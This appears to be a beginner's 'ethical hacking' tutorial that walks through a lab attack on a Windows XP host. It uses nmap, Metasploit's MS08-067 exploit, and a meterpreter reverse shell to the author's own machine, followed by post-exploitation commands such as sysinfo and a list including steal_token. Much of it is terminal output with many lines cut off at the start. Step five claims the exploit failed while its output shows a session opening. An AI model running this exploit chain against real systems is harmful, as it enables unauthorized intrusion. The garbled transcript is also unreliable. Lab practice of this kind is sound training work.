
Personalization Principle

By: Michael Roman

Step One

Today I will show you how to be an ethical hacker with just a few steps, follow along as I show you how to start it with some simple terms.


Now what I have here is me running a nmap scan to what ports are open and the smb number being 445. This is a terminal used to run this.



```
root@CS2APenTest:~# nmap 192.168.10.14
Starting Nmap 7.70 ( https://nmap.org ) at 2023-04-03 21:38 EDT
Nmap scan report for 192.168.10.14
Host is up (0.011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 3.01 seconds
root@CS2APenTest:~# 
```

Step Two


Now in this step I will show y'all how to launch metasploit and search for a specific net.



```
msf5 > search ms08_07_netapi
[-] No results from search
msf5 > search ms08_067_netapi

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Descri
ption
   -  ----                                 ---------------  ----   -----  ------
-----
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-0
67 Microsoft Server Service Relative Path Stack Corruption


msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifi
er
```

Step Three


This here I am showing you the options for lport numbers and which one you would want to pick from.



```
exploit(windows/smb/ms08_067_netapi) > show options

e options (exploit/windows/smb/ms08_067_netapi):

me     Current Setting  Required  Description
--     ---------------  --------  -----------
OSTS   192.168.10.14    yes       The target address range or CIDR identifi

ORT    445              yes       The SMB service port (TCP)
BPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


ad options (windows/meterpreter/reverse_tcp):

me      Current Setting  Required  Description
--      ---------------  --------  -----------
ITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
ocess, none)
OST     192.168.10.13    yes       The listen address (an interface may be
fied)
ORT     23323            yes       The listen port


it target:
```

Step Four


So we have decided to change the lport number rhost to windows and lhost to internal kali that shows its options to us.



```
 Automatic Targeting


exploit(windows/smb/ms08_067_netapi) > st rhost 192.168.10.14
nknown command: st.
exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.10.14
 => 192.168.10.14
exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.13
 => 192.168.10.13
exploit(windows/smb/ms08_067_netapi) > set lport lport 23323
he following options failed to validate: Value 'lport 23323' is not valid f
tion 'LPORT'.
 => 4444
exploit(windows/smb/ms08_067_netapi) > ser lport 23323
nknown command: ser.
exploit(windows/smb/ms08_067_netapi) > set lport 23323
 => 23323
exploit(windows/smb/ms08_067_netapi) > show options

e options (exploit/windows/smb/ms08_067_netapi):

me      Current Setting  Required  Description
--      ---------------  --------  -----------
HOSTS   192.168.10.14    yes       The target address range or CIDR identifi
```

Step Five


Now I will be showing everyone that the exploiting did not work so now we will have to take a step back and show the home files.



```
OST      192.168.10.13    yes       The listen address (an interface may be
fied)
ORT      23323            yes       The listen port


it target:

  Name
  ----
  Automatic Targeting


exploit(windows/smb/ms08_067_netapi) > exploit

tarted reverse TCP handler on 192.168.10.13:23323
92.168.10.14:445 - Automatically detecting the target...
92.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
92.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
92.168.10.14:445 - Attempting to trigger the vulnerability...
ending stage (179779 bytes) to 192.168.10.14
eterpreter session 1 opened (192.168.10.13:23323 -> 192.168.10.14:1036) at
04-03 21:56:36 -0400

preter > 
```

Step Six


Here are the home files being shown to us and we see here that we don’t have exactly what we are looking for.



```
ORT      23323

it target:

  Name
  ----
  Automatic Ta

exploit(

tarted reverse
92.168.10.14:4
92.168.10.14:4
92.168.10.14:4
92.168.10.14:4
ending stage (
eterpreter ses
04-03 21:56:36

preter > scree
nshot saved to
preter > 
```

Step Seven


Now I will show everyone the info about windows and what we were looking for.



```
 Timestomp Commands
====================

ommand       Description
------       -----------
imestomp     Manipulate file MACE attributes

preter > localtime
 Date/Time: 2023-04-03 22:10:32.81 Eastern Standard Time (UTC-500)
preter > getsid
r SID: S-1-5-18
preter > getpid
nt pid: 1176
preter > systeminfo
nknown command: systeminfo.
preter > sysinfo
ter           : ORG-JLF9I0GWXFM
              : Windows XP (Build 2600, Service Pack 3).
tecture       : x86
m Language    : en_US
n             : WORKGROUP
d On Users    : 2
preter        : x86/windows
preter > █
```

Step Eight

Now that we have found the commands in windows we have completed the first initial step to ethical hacking together!



```
xecute       Execute a command
etenv        Get one or more environment variable values
etpid        Get the current process identifier
etprivs      Attempt to enable all privileges available to the current process
etsid        Get the SID of the user that the server is running as
etuid        Get the user that the server is running as
ill          Terminate a process
localtime    Displays the target system's local date and time
grep         Filter processes by name
kill         Terminate processes by name
s            List running processes
reboot       Reboots the remote computer
reg          Modify and interact with the remote registry
rev2self     Calls RevertToSelf() on the remote machine
shell        Drop into a system command shell
shutdown     Shuts down the remote computer
steal_token  Attempts to steal an impersonation token from the target process
suspend      Suspends or resumes a list of processes
sysinfo      Gets information about the remote system, such as OS


i: User interface Commands
===========================
```